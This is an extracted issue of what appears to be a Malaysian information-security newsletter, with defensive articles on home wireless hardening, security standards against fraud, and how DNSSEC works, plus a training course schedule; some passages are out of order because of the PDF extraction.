To conclude, it is noted that ECA 2006 has paid a serious attention to information availability being a central prerequisite for e-commerce players in Malaysia. While the Act may not be a comprehensive masterpiece, it could arguably play vital role for the information security legal framework in Malaysia.

* Sonny Zulhuda is now lecturing on the subjects of cyberlaw, legal framework for multimedia, business law as well as law for engineers in Multimedia University, Cyberjaya, Malaysia. He is also completing his PhD. thesis on the area of information security legal framework at the International Islamic University Malaysia. He can be reached at sonny@mmu.edu.my and can be found blogging on Internet law and policy issues at <http://sonnyzulhuda.wordpress.com>.

Wireless Security Tips for Home Users



Wireless networking has been widely accepted since first introduction of wireless standards. The popularity of wireless networking is due to more convenient, less expensive and simple compared to its predecessor, wired networking. With full supports from majority of networking manufacturers, wireless networking has been implemented everywhere e.g. office premises, airport, restaurant and residential.

In general, wireless networking is implemented for sake of internet connectivity without considering security aspect. Therefore, many wireless networks are susceptible to various wireless attacks e.g. encryption cracking, hotspot injections and wireless driver exploitation. These wireless threats are due to most wireless networks are implemented based on:

- **plug-and-play features**
- **step-by-step guide with recommended factory setting**

Therefore, this article will discuss on how to secure wireless network at home. The home users are usually implementing vulnerable wireless networks without their realizing it. The most common findings for wireless home networks are:

- **No encryption**
- **WEP encryption**
- **Default SSID**
- **SSID with names, address and even phone numbers**
- **Signal exposure**
- **Default or factory configuration**

With these findings, wireless home users are susceptible to potential wireless threats: unsecured data transmissions (malicious hackers can view their data in plaintext), encryption cracking (malicious hackers be able to crack the key and decode the transmitted data) and access points exploitation (malicious hackers be able to exploit the access points using default parameters). In this article, we will outline three important layers of wireless networking security

- **Access Points Security**
- **Wireless Client Security**
- **Wireless Security Awareness**

“The popularity of wireless networking is due to more convenient, less expensive and simple compared to its predecessor, wired networking”.

Wireless Access Point Security

Wireless networking at home is implemented using access points which is connected to ADSL modem for internet connectivity. Most access points are configured based on setup by step instructions in the accompanied manual. By using this manual, wireless home users are blindly following these instructions, which lead to wireless security risks. The configuration is known to everyone since the manual can be obtained from product's purchase or vendors' website. For securing your wireless access points, these are recommendations need to be implemented as follows

- **Change Default SSID**
- **Hidden SSID**
- **Disabled SSID Broadcast**
- **Change Administrator Username and Password**
- **Disable Remote Wireless Access Point Administrator**
- **Use Strong Encryption (WPA/WPA2) with Strong Password**
- **Assign Static IP Assignment with Limited Number of IP Addresses**
- **Turns off Wireless Access Points When Do Not Use**
- **Appropriate Wireless Signal Strength**
- **Enable MAC Address Filtering**

By implementing these recommendations, the wireless access points are unlikely being attacked due to poor configuration. The confidentiality, integrity and availability of wireless data traffic are protected from being decoded and tampered by malicious hackers.

Wireless Client Security

As part of wireless networking, wireless clients are recommended to secure their devices. Since wireless access points are usually secured, malicious hackers turn their attention to wireless clients. The wireless clients need to ensure their devices are protected from potential attacks. For securing your wireless clients, these are recommendations need to be implemented as follows

- **Delete all unused entries in the Windows Preferred Network List**
- **Update the Wireless Driver**
- **Update Antivirus Software, Operating System, Application Software**
- **Turn on Personal Firewall**
- **Disable Files and Folders Sharing**
- **Disable Wireless Radio When Do Not Use**
- **ConfigureStaticIPAddressbasedonWirelessAccess Point Static IP Address range**

By implementing these recommendations, the wireless clients are likely secured from potential wireless attacks. The wireless attacks such as wireless driver exploits, remote access exploits through wireless connections and Windows PNL exploits can be avoided.



Wireless Security Awareness

Even though we have secure wireless access points and wireless clients, the wireless security awareness must be included in the wireless security mechanism. People are prone to make mistakes. This recommendation will highlight two important aspect of people factors i.e. wireless networking knowledge and common wireless security mistakes.

The wireless networking knowledge includes

- wireless security threats
- basic wireless access point setup and wireless client setup
- basic wireless network survey
- basic wireless network auditing

The common wireless security mistakes are:

- Tendency to connect to any free available wireless networks.
- Tendency to connect to weak encryption enabled wireless networks.
- Always turns-on wireless connections.
- Neglecting which wireless access point is connected to.
- Conducting financial transactions at any available wireless network.
- Using access point's password for long period of time
- Enabling Files and Folders Sharing

Conclusion

In this article, we have learned three important layer of wireless networking security i.e. wireless access point's security, wireless client security and wireless security awareness. These layers represent structured security implementation must be considered in order to implement secured wireless home networking. Without these recommendations, wireless home networking is often configured insecurely and leads to potential wireless risks.

References

Wireless LAN Security, 802.11/Wireless LAN Wardriving & Warchalking

- <http://www.wardrive.net/>, 13/03/2009.
- Flickenger, Roger Weeks. Wireless Hacks, 2nd Edition, O'Reilly, 2005.
- Moerschel, Dreger, Tom Carpenter. CWSP Certified Wireless Security Professional, 2nd Edition, Grant McGraw Hill, 2006.
- Symantec Enterprise Security, Wireless LAN Security-Enabling and Protecting the Enterprise, <http://www.symantec.com/avcenter/reference/symantec.wlan.security.pdf>, 11/02/2008.
- Glenn, Josh. WLAN Security Challenges, 08/03/2005, <http://www.securitydocs.com/library/3534>, 13/03/2009.



Using Standards To Curb Information-Related Fraud

Businesses of today rely heavily on technology to manage corporate data and information. As we are aware from numerous reports on cyber threats and attacks, the technology despite its strength has its vulnerabilities that are more often than not discovered and exploited by attackers.

The following are some findings from the survey conducted by KPMG Fraud Survey 2006 in Australia and New Zealand¹:

- Ninety percent (90%) of respondent agreed or strongly agreed that fraud is a governance issue
- Non-management employees were found to be the group most likely to commit fraud
- The use of internal controls was the most effective means of detecting fraud. Conversely, poor internal controls were the most important factor contributing to major fraud
- Seventeen percent (17%) of major frauds involved the use or misuse of computers, computer networks or on-line banking facilities
- Sixty one percent (61%) of respondents believed identity fraud is a major problem for business

Many organisations today are seeking and implementing defensive measures to counter cyber threats generally by implementing a more secure IT systems, implementing security policies as well as conducting user awareness sessions. Currently, only a few comply to globally recognized best practices standards and a few others have had their information security independently certified.

Trading partners, investors and customers need evidence of commitment to information security and the ability to protect their information. These are challenges that drive organizations towards regulatory compliance; however meeting the minimum requirements is insufficient in today's environment where cyber attacks occur daily while techniques deployed varies. Organisations have realized that more needs to be done to mitigate the risks, simultaneously achieve their business objectives. Organisations need to migrate from traditional thinking that IT security is the



sole responsibility of the IT Department. But, how is this to be achieved without getting the commitment from the management of organisations when cyber threats are real and here to stay?

Let us take for example from the financial industry experience where financial information were not accurately and adequately reported.

In 1970s, many financial institutions and corporate sectors in the United States went bankrupt due to fraudulent financial reporting. Numerous of organisations lacked internal control and were not transparent in disclosing financial information. Investors were misinformed; their investments were lost while the concerned organisation could not express their accountability.

In 1985, COSO (Committee of Sponsoring Organisations) was setup, which comprised of members who studied factors that led to fraudulent financial reporting.

In 1992, they published a guideline on internal controls entitled "Internal Control-Integrated Framework". This guideline provided organisations with recommendations for implementing internal controls. In 2001, COSO was updated with risk management within the internal control framework, since COSO was not a regulatory requirement and was adopted voluntarily by few organisations. Corporate and accounting scandal and fraudulent financial reporting continued to become a problem for stakeholders and became rampant.

In 2002, the United States government quickly enacted Sarbanes Oxley Act of 2002 to mandate the internal controls to be audited along with financial statements. The Sarbanes-Oxley Act of 2002 became mandatory for all organizations to comply in the United States. It established

¹[http://www.kpmg.com.au/Portals/0/FraudSurvey%2006%20WP\(web\).pdf](http://www.kpmg.com.au/Portals/0/FraudSurvey%2006%20WP(web).pdf).
The survey sought information about fraud incidents within the respondents' business operations during the period April 2004 to January 2006

new standards for all public company boards, management, and public accounting firms. It also played a vital role for restoring public confidence in the nation's capital markets and strengthening corporate accounting controls.

The act reinforced the principle that shareholders own the corporations and that corporate managers are to work on behalf of shareholders in order to allocate business resources to their optimum use. There were also other acts in the United States such as the Data Protection Act and Companies Act 2006, which made corporate governance a top priority. Companies have to demonstrate compliance that they have tough measures in place in order to secure their information assets. Under the requirements of the Sarbanes-Oxley Act, executives must personally certify a public company's financial results and immediately have to issue reports on the effectiveness of the company's internal controls over financial reporting. Auditors will issue an additional report attesting to management's internal controls report. The Sarbanes-Oxley Act primarily focuses on the accuracy of financial reporting data. Conversely, information security further enhances the reliability and integrity of that reporting. It is therefore imperative that all information assets have to be secured because it relates to business.

company that is processing, storing, or transmitting cardholder data must be PCI DSS compliant.

Information Security should be addressed by adopting a standard's best practices and must be part of corporate governance of any organisation. Management need to govern effectively its information security by embracing technology defences, procedural controls and user commitment. Issues should be presented to and managed at senior management level as information held by organisations today involves client's data, financial data, suppliers pricing, tax details, employee records and more. IT systems are merely a technology infrastructure that enables information retrieval, processing, communication and storage.

Let us consider the issue of a design blueprint for a new product stolen by a contractual or cleaning staff expiry of their tenure. Should the responsibility of protecting such information be placed on the IT Department alone? Certainly no, based on the fact that there was no network device or application that had been compromised due to malware infection.



Another example is the implementation of PCI (Payment Card Industry) Data Security Standard (PCI DSS) realized the comprehensive requirements for enhancing Payment Card Data Security, which was developed by the PCI Security Standards Council. The council included participation of American Express, Discover Financial Services, JCB International, MasterCard Worldwide and Visa Inc. Inc. The PCI security standards are technical and operational requirements that were created to help organizations that process card payments prevent credit card fraud, hacking and various other security vulnerabilities and threats. The standards apply to all organizations that store, process or transmit cardholder data - with guidance for software developers and manufacturers of applications and devices used in those transactions. A merchant or an ecommerce

The information, considered highly sensitive and classified could be now in the possession of a competitor/attacker due to negligence, carelessness, work of a disgruntled staff or lack of an internal security control being put into place. Organisation could claim that they are secured and not facing any information breach or incidences, but how can this be proven or be accounted for?

A recognized security metric must be adopted where all information assets can be identified, measured and managed. One of the ways that this can be accomplished is by identifying the threats, designing protective and detective mechanism, implementing information security and security monitoring and response. From a personal and business perspective, information security must be

seen as the “protection of valuable information”.

To achieve this organizational strategy, it is necessary to have in place a rigorous system that assists with the identification, quantification and categorization of tangible (physical) and intangible (information and people) assets in relation to their importance. Furthermore, such process is necessary to ensure the level of security chosen for a given asset fits for the purpose. Information security is also achieved by evaluating and managing business risk by implementing a suitable set of controls, which could be through policies, best practices, procedures, organizational structures and software functions. These controls are to be established with specific security controls that meet with the business objectives.

We should look no further, as there exists a standard that addresses organizational security needs and sets the security posture. ISO27001 is a gold standard in information security. It is widely and internationally accepted standard and best practices for information security, also known as Information Security Management System (ISMS).

potential risk. It is certifiable, meaning giving credibility to organizations. Shareholders, stakeholder, partners and customers will appreciate having certified ISMS in place, which proves that their information is well protected, managed, and supported by the management.

Today, CIOs or CSOs can take a holistic view at overseeing the entire security posture of their organisation by adopting and implementing ISMS. With ISMS, they can look at proactive measures and implement appropriate security controls and processes in various business areas. Risks faced by organisations can also be continually assessed to ensure they are appropriately targeted and a right balance can be struck between prevention, detection and response strategies and consider improvements to current controls in place. Increased focus on prevention of and response to fraud must be priority for organisations, as having a holistic approach to risk management can substantially reduce losses due to information breach and fraud whether it is committed internally or externally.



References

ISO27001 provides specifications for security developed from the expertise of top information security professionals and practitioners.

This standard provides guidelines for effective Information Security Management System (ISMS) that covers the industry best practices in security through adopting comprehensive set of controls. It is intended to provide the foundation for third party audit and is ‘harmonized’ with other management standards, such as the ISO 9001 (quality management) and ISO 14001 (environmental management).

The systematic approach of ISMS can protect business and satisfy corporate governance obligations against

Davis, Schiller & Wheeler, 2007. IT Auditing “Using Controls to Protect Information Assets” 307 -309. McGraw Hill

Using International Standards in your Compliance Program

<http://www.securecomputing.net.au/tools/print.aspx?CIID=88693>.


Risk Management

<http://www.securecomputing.net.au/tools/print.aspx?CIID=80928>. Date viewed 17/3/2009

A lesson from PCI, <http://www.securecomputing.net.au/tools/print.aspx?CIID=90477>

KPMG Fraud Survey 2006 covering Australia and New Zealand.

Why do you need DNSSEC?



DNSSEC means “Secure” DNS. It is an IETF (Internet Engineering Task Force) defined and approved extension to DNS intended to prevent certain kinds of attack against DNS. To understand DNSSEC we must first discuss DNS.

DNS is one of the critical mechanisms that make the Internet usable today. DNS translates “fully qualified domain names” (such as www.ietf.org) into “IP addresses” (64.170.98.32 which is an IPv4 address, or 2001:1890:1112:1:20, which is an IPv6 address). It can translate IP addresses back into fully qualified domain names (called a “reverse lookup”). DNS is also used to publish the names of preferred servers for a domain for services such as e-mail (MX records) and SIP or LDAP (SRV records).

No single server could handle all of the mappings between node-names and IP addresses, or the far larger number of lookups made by client systems of DNS servers. Even the process of keeping all those mappings up to date and accurate would overwhelm a single system. Therefore, DNS is a completely decentralized, distributed database. Both the database engine and the data are distributed across literally millions of servers (one estimate is that there are over 20 million DNS servers in the Internet today). Many of these DNS servers were deployed by people with insufficient time or expertise to secure them.

Some of these DNS servers are “authoritative” for the mappings for one or more domains (e.g. for ietf.org). If you happen to ask the authoritative server of a domain for a given mapping within that domain, it answers you directly. All other DNS servers know how to get the current mappings for a node in that domain (e.g. for www.ietf.org) from the authoritative server for that domain, or from another DNS server that has cached (temporarily saved a copy of) the answer from a previous query.

All this is well and good. But what happens if some hacker breaches the security on either the authoritative server, or on a caching server you get an answer from,



and changes the mappings. In other words, a server might have originally contained the correct mapping (www.ietf.org <-> 64.170.98.32), but the hacker changed it to a new mapping (www.ietf.org <-> 123.45.67.89), which happens to be a bogus server in the hacker’s control. You type www.ietf.org into your browser’s URL box. Your browser does a DNS query against a compromised DNS server and gets the bogus address 123.45.67.89 in response. Your browser connects to that address, and what you see may look a lot like the real www.ietf.org, but is totally under the control of the hacker. This is not good for you. If you enter a credit card on the bogus site (imagine if this were done on www.amazon.com), the hacker has everything she needs in order to charge items to your card. Everything looked completely normal to you. Who checks the numeric IP address returned by DNS, or knows what the valid address is for www.amazon.com anyway? This is called a pharming attack (a harder to detect cousin of the phishing attack done via e-mail).

So how do you prevent hackers from doing pharming attacks? It helps to make your server really hard to break into, with layer after layer of security, especially for authoritative servers. But, what about cached information? Even a secure server has to trust the other DNS servers it gets answers

from. This is actually one way to get bogus mappings into a DNS server – trick it into caching your bogus information instead of the real data. An independent researcher, Dan Kaminsky, recently showed that this is relatively trivial on most DNS servers. Your “secure” DNS server, with its layer upon layer of protection, is now dutifully protecting bogus data!

Encryption of DNS data doesn’t help to prevent pharming attacks. It could prevent others from seeing the information being sent back and forth. This is called privacy. But, the information being sent back and forth is not secret; it is readily available from any number of sources. What we want to insure is message integrity (no unauthorized changes to the data) and authenticity (knowing for certain that the data came from the purported sender). The relevant security mechanism for this is the digital signature. A digital signature is not a handwritten signature that has been scanned into digital form. It involves producing a message digest and encrypting that with the signer’s private key.

A message digest (such as MD5 or SHA1) is a function that can take any block of data as input and produce a fixed length number (typically 128 or 160 bits), which is called the digest. A message digest algorithm has three important properties:

1. The exact same input data will always produce the exact same digest as output, for a given message digest algorithm.
2. Any change at all in the input data will (almost certainly) produce a different digest. The better the digest algorithm, the more likely this is – with MD5 the odds of two different input blocks producing the same result is about 1 in 1038 – not very likely.
3. Given the digest, it is essentially impossible to reconstruct the input block – it is a one way, or irreversible process.

Note that no encryption key is needed to produce a digest. To check a digest, you run the purported “real” input block through the same function, and if the original digest and the newly generated one match, then the purported data can be assumed to be identical to the original data.

A message digest can be used to insure the integrity of data during transit or in storage. Security practitioners often post things, such as security patches for software, on the Internet, along with the message digest of the original information. You download the information, then run it through the same message digest algorithm, and verify that the new digest matches the digest the poster published.

But what if a hacker changes both the information and the digest? This requires a further process, involving a “public key” (asymmetric key) cryptographic algorithm, such as RSA. Most people are familiar with symmetric key algorithms, such as DES or AES. These use the same key to encrypt and decrypt, so the key must remain secret, and known only to the sender and recipient. Asymmetric key algorithms, such as RSA, use a matched pair of keys for each user, called the public key (everyone can publish their public keys), and the private key (everyone needs to keep their private keys secret). If you encrypt something with one key of an asymmetric key pair, say the private key, then only the other key of that pair (in this case the same person’s public key) can decrypt it. Even the key used to encrypt the data won’t decrypt it!

So let’s encrypt the original message digest with the sender’s private key; the sender is the only person in the world that can do this. The encrypted digest is called a digital signature. Anyone can decrypt the encrypted digest with the sender’s public key. A digital signature is checked (verified) by decrypting the signature, regenerating a new digest from the received data, and comparing the decrypted digest and the newly generated digest. If they match, then we know two things for certain:

1. The data has not been tampered with along the way. We have “message integrity” because otherwise, the newly generated digest would be wrong.
2. The data definitely came from the sender. We have “sender authentication”, as no one else could have possibly generated a signature that would verify correctly with the sender’s public key.

If I digitally sign the DNS records in my authoritative server, and you receive what you hope is the real, unmodified data, all you have to do is use my public key to verify the signature I affixed and sent along with the DNS records (actually done by your local DNS server). I only need to digitally sign the data once when I create or modify those DNS records. Any number of retrievals can be made of the digitally signed data, but the local DNS server (used by the client node) must support DNSSEC, and be able to verify the signature just before returning the data to your client. Any pharming attack will be detected.

There are two remaining issues to make this system airtight:

- The publisher of DNS records must carefully protect their private key that they sign data with – anyone who gets a copy of my private key can “assume my identity” and digitally sign bogus data as if they were me.

- The local DNS server must have some way to verify that what it thinks is the publisher’s public key really is theirs and not a key for some hacker who tricked that node into thinking that her key is really mine.

The first issue is handled by keeping the signing private key very secured in an appliance, preferably in a Protected Storage device, such as a Chrysalis key module, a USB “security token”, or a Trusted Platform Module (TPM) chip. If possible, the private key should never leave the protected storage (the input data, such as an MD5 digest, is sent into the device, the encryption or decryption happens inside the device, and the result, such as a digital signature, is retrieved from the device). A good key protection device is typically tested to be in compliance with FIPS 140-2. FIPS is the U.S. Federal Information Processing Standards, and FIPS 140-2 is a particular standard that defines how you protect sensitive data in containers. A FIPS 140-2 “level 2” device is adequate for most purposes, and a “level 3” device is secure enough for really sensitive data, such as nuclear missile launch codes or the formula for Coke.

The second issue is handled by having a trusted third

party (a “Certification Authority”) attest for you and embed your public key in a digital certificate, in the context of a Public Key Infrastructure (PKI). Basically, a digital certificate contains your public key, your name, your e-mail address, the start and end dates of the certificate and a digital signature affixed by the Certification Authority. Anyone who receives your public key in a digital certificate can verify the integrity and authenticity of your public key: they know it is intact and is really your key.

So, DNSSEC is DNS with digital signatures. When I publish my DNS records, I first sign them using my private key and publish both my DNS records and their digital signature. When you retrieve my DNS records, along with the signature, your local DNS server checks the signature using my public key and reports the results to you only if the signature is valid. If a hacker changes my DNS records anywhere along the way, the signature will not be valid. If she tries to replace my signature with a new signature, it will not verify using my public key. She would also have to trick you into thinking her public key was mine. This can be prevented by using my public key embedded in my digital certificate, which would first be verified as authentic (using standard PKI technology).

Example

A DNS configuration file without DNSSEC enabled look like this:

```
$TTL 3h
;
; Origin added to names not ending in a dot:
; hughesnet.org
;

@ IN SOA LHdns.infoweapons.com. lhughes.infoweapons.com. (
    5          ; Serial
    3h         ; Refresh
    1h         ; Retry
    1w         ; Expire
    1h )       ; Negative caching TTL

;
; NS
;
@ IN NS LHdns.infoweapons.com.

;
; NS glue records
;

;
; DNSKEY
;

;
; Addresses for the canonical names
;
Test          3h IN A      10.50.2.12
```

```
;
; Sub domain includes
;
```

The same file with DNSSEC enabled, looks like this:

```
; File written on Tue Nov 11 12:40:10 2008
```

```
; dnssec_signzone version 9.5.0-P2
```

```
hughesnet.org.      10800 IN SOA LHdns.infoweapons.com.lhughes.infoweapons.com. (
```

```
    5; serial
    10800; refresh (3 hours)
    3600; retry (1 hour)
    604800; expire (1 week)
    3600; minimum (1 hour)
    )
```

```
10800 RRSIG  SOA 5 2 10800 20081211034010
(20081111034010 46212 hughesnet.org.
eMH4WbyKXQrSu4neGAsbpC7BkpUv1ZlnpBxS
tMlwMhElE+BkXf/cyjbJz9+FoRuneD4y1a1g
d9qUaw+aBsBEFG1O1nOKzYXCEhE2qHnh8+45
1sR0230A/0Amo6JOwGGzJFbruCDjmhFYREm+
MNNPyrSlenpapLp7P101SOMSZ7g=)

10800 NS      LHdns.infoweapons.com.
10800 RRSIG  NS 5 2 10800 20081211034010 (20081111034010 46212 hughesnet.org.
pT3uqjD2+SunY85Rxpti3991aB9YKW9oWd5i
BMW04ioQCQQLM92Rir0Wm1MyBG6p+YF8IDDDQ
3bEflInytrEI7ZK/NtrVr4YAB7m8alem61ci mOiE7CoRhzaO8wYQYViH7j5UYsfrMWOtbg7
E9lrHNk9yatceAbCBvdIRfjdIMI=)

3600 NSEC    test.hughesnet.org. NS SOA RRSIG NSEC DNSKEY
3600 RRSIG  NSEC 5 2 3600 20081211034010 (20081111034010 46212 hughesnet.org.
rZ02uFGmhLdvZPCXX/+TKe7aXnwhYu2ab1TX
DkekBN2j0oSEa24BAo2sXxMF3lCsQ87c5rsF
3AML3Lr1Uufln52W9K2Wo1n+CgF9efE6GcMp
9l2N4ys8JM6tr0QWZ4CF3ghHci7E0EJoi0cy 7KobPiKT+SjmTOVcbqHxSjhHbjk=)

10800 DNSKEY 256 3 5 (
AwEAAeWfeFgg0eqXIRzPINybm+71KHbP0dS3
F4eLWOW0mOWWlMl0W3pyHx4H2m6FPQ6bCh5A
SEQlB3oPpGRd2Ne9xjUGMXkB+QVwOAGxrXnV
AG2DgDgrMhwRSHee8bLthK6RLdFqgfBflew XJMiguZwWAvatquAiitYSTHTnKiFQMd9
); key id = 46212

10800 DNSKEY 256 3 5 (
AwEAAf57PzhM0SVKLt70IH/sjs1b9heb7Yg9
gM3u+8BksMBg11lvytPeGsJQVPmv0V4tOqmK
qxj9p6iWKmADIITuaXJ5jI1HS0HNIgCqazp /TbB3fVnJ+9YH5cJ3cpwnCYz6iyc4ofl37x8
lJOubhLWQ4hioiObxBX1HouHbGEaVn37); key id = 25356

10800 DNSKEY 257 3 5 (
AwEAAfOH9/kf5S4ccIrCOH93VNmR9HNaFdvp
9QtY3Gc0i1tXsvANW7t+AphhpMNIwX+clod8
qbjRMWbH/Vlqa99r0eyR6lV2EbZU41REnq0d
Hr7cTVBsM6SRScw5C4KJxgPlfsGBvsEcZnQe
zjoZ12k/6CB6nFV38nBkNQZ4tQ39WyJtA+bo
mS2xHyv1I5a9eYw1NtcKklMq/lArg0Mde6Ag
gAGo34lUYMSEX8XzrOXPFymO5d8D322+D2yk
swgPPHJeh6cnEf/gsaXzUjiHsR9orJKorR5+
P1U43H8wSa2FBmiASALJK6SAZb2pc0da4YDI 2Lyawxywf/+VfTg+GU1IMpE=
); key id = 51298

10800 RRSIG  DNSKEY 5 2 10800 20081211034010 (
20081111034010 51298 hughesnet.org. osjVen8DM0ByJOb4/ossrU8apCp+x51EAzwa
```

```
hQZjzllgleNKOZaBXIFygL3cH31WNcQIHx0p
2PED1u+Du/JXvRuCBHbVjEPV4wXAIFky+/Gi
2C1YouH8PE7QNj2D6PsHk37M59JrDe+Rk5zT
4LnVeCAAdGGrmxLoI7QstseeH2DpgYC+XZXv5
3N6a6UKNk3XZHeahdtjS92d9bW2U1FcgGDps
ugRkXmD1oRfNomWToNAVcUG7gNSRYJ7nw540
fZb2JSlv7bt605+fARdpDCsJ0kaE3HSFg7RO 1glzf6fB7js4i19acYF81gK3icN6GZlgaZP+
RNwbSAC5CID68fieJA== )
test.hughesnet.org. 10800 IN A 10.50.2.12 10800 RRSIG A 5 3 10800 20081211034010 (
20081111034010 46212 hughesnet.org. zwJsgMurrhzntk5GBWJnM8aQCbbKQTUMDyxN
sl4B9zHQPnacDN7OvlpLABjsvbLfBashQ3R0
g89v8Iz1c4X/Dvom1VgL8qs3hXL3XVUZAjPg
EcWlq4nPO2gfAvqUjA31H0wkTmSIMmtG4Za na4mABMw0vzcjg4OsavFPreRuhY=)
3600 NSEC
3600 RRSIG
hughesnet.org. A RRSIG NSEC
NSEC 5 3 3600 20081211034010 (
20081111034010 46212 hughesnet.org.
sjcl+p70vBSqc/7AhWBxMvv9X1OjDpZxEtFr
74VdeMNa5rDmfJMoQww32q/Uglm4IEKX5h26
9gvuXf9lZKxOsLuVvawWca7W0cAOuNXUkJRE
Q1K5exEl2Jzpdipfd2jAelblfk5/jir+8Hqu TRILtB4/Rb31p5O1jZUwxTlrwMw=)
```

Summary

The advantages of DNSSEC are pretty clear:

- You can know for certain that the records someone publishes really came from that person and have not been tampered with, which means you can trust their DNS records.
- There is really no other way to secure DNS records against a pharming attack

The technical issues that must be addressed during implementation of DNSSEC are described below:

1. On the server side, the DNS server must support DNSSEC; the operator must have signed his records using his protected private key, and made his public key available in a trusted “client” digital certificate.
2. The local DNS server (which your client node actually connects to) must also support DNSSEC, and for each retrieval, digital signature verification is performed (which affects server performance). In our case, we can handle about 40,000 queries per second on our entry level product without DNSSEC enabled, or about 37,000 queries per second with it enabled. Some of our competitors can only manage about 4,000 queries per second with DNSSEC enabled.
3. The digitally signed records are a LOT bigger than the original records (see above example). This slows down transmission time and increases network traffic.
4. The local DNS server must have a copy of each signer’s public keys, in digital certificates, which it must verify as authentic, not expired, and not revoked (using a PKI), before using them.
5. Managing a DNSSEC compliant DNS server is more complicated than managing a non-secure DNS server (unless you have an appliance that automates much of this). In our case, once the server is configured to

support DNSSEC (takes only a few minutes, and involves choosing key length, etc); you need only check a box for any domain to specify that it should be signed. Some of our competitors require extensive UNIX command line work, including running PERL scripts and using a text editor to cut and paste configuration files.

6. The digital signatures of the DNS records must be regenerated every time something changes in the zone data on the authoritative server. They also are regenerated periodically even if no changes are made, for security reasons. On our box, this only takes a few seconds even for very large zones.

Some people argue that everyone must use DNSSEC before it is useful. Clearly this is not true. As long as critical sites, ones which a pharming attack could present a serious problem, use DNSSEC that is a big win. If the root zone of a tree (e.g. the .gov top level domain) is signed, then second level zones (e.g. irs.gov) do not need to publish their own public keys, and can easily “inherit” the signing key of the root. Ideally, the top domain (“.”) would be signed, then you would need only one trusted root! In reality, it will take a while before we reach that state – until then any subtree can be signed (e.g. the entire .gov domain tree will be signed prior to Dec 2009).

Implementing DNSSEC will be helpful to you if:

- You own one or more domains that are potential targets for pharming attacks. For example, you are an online retailer that accepts credit cards, a bank, a military or governmental site, etc.
- You have already been the target of a pharming attack.
- You are required by government or company policies to deploy it.



Item	Course Title	Duration (days)	Fee	Jan	Feb	March	April	May	June	July	Aug	Sept	Oct	Nov	Dec
1	CISSP CBK Review Seminar	5	RM4,180				6-10				3-7				
2	SSCP CBK Review Seminar	3	RM2,508								10-12				
3	CISSP Exam	1	USD599*		21			16				12			
4	SSCP Exam	1	USD469*		21			16				12			5
5	Security Essential Training	2	RM1,500							6-7				23-24	5
6	Incident Response & Handling Training	3	RM2,000											23-25	
7	Wireless Communication Training	3	RM3,000					5-7					13-15		
8	Wireless Security Training	2	RM2,000							27-28					
9	Web Application Security	3	RM3,500		17-19										2-3

* Early Bird discounted at USD50

For more information, please contact us :

Training and Outreach Department

1. Ms Madihah Zulfa Mohamad +603 - 8946 0849
2. Mr. Jazannul Azriq Aripin +603 - 8946 0846

Let's Make The Internet A Safer Place

www.esecurity.org.my

NiC

PxL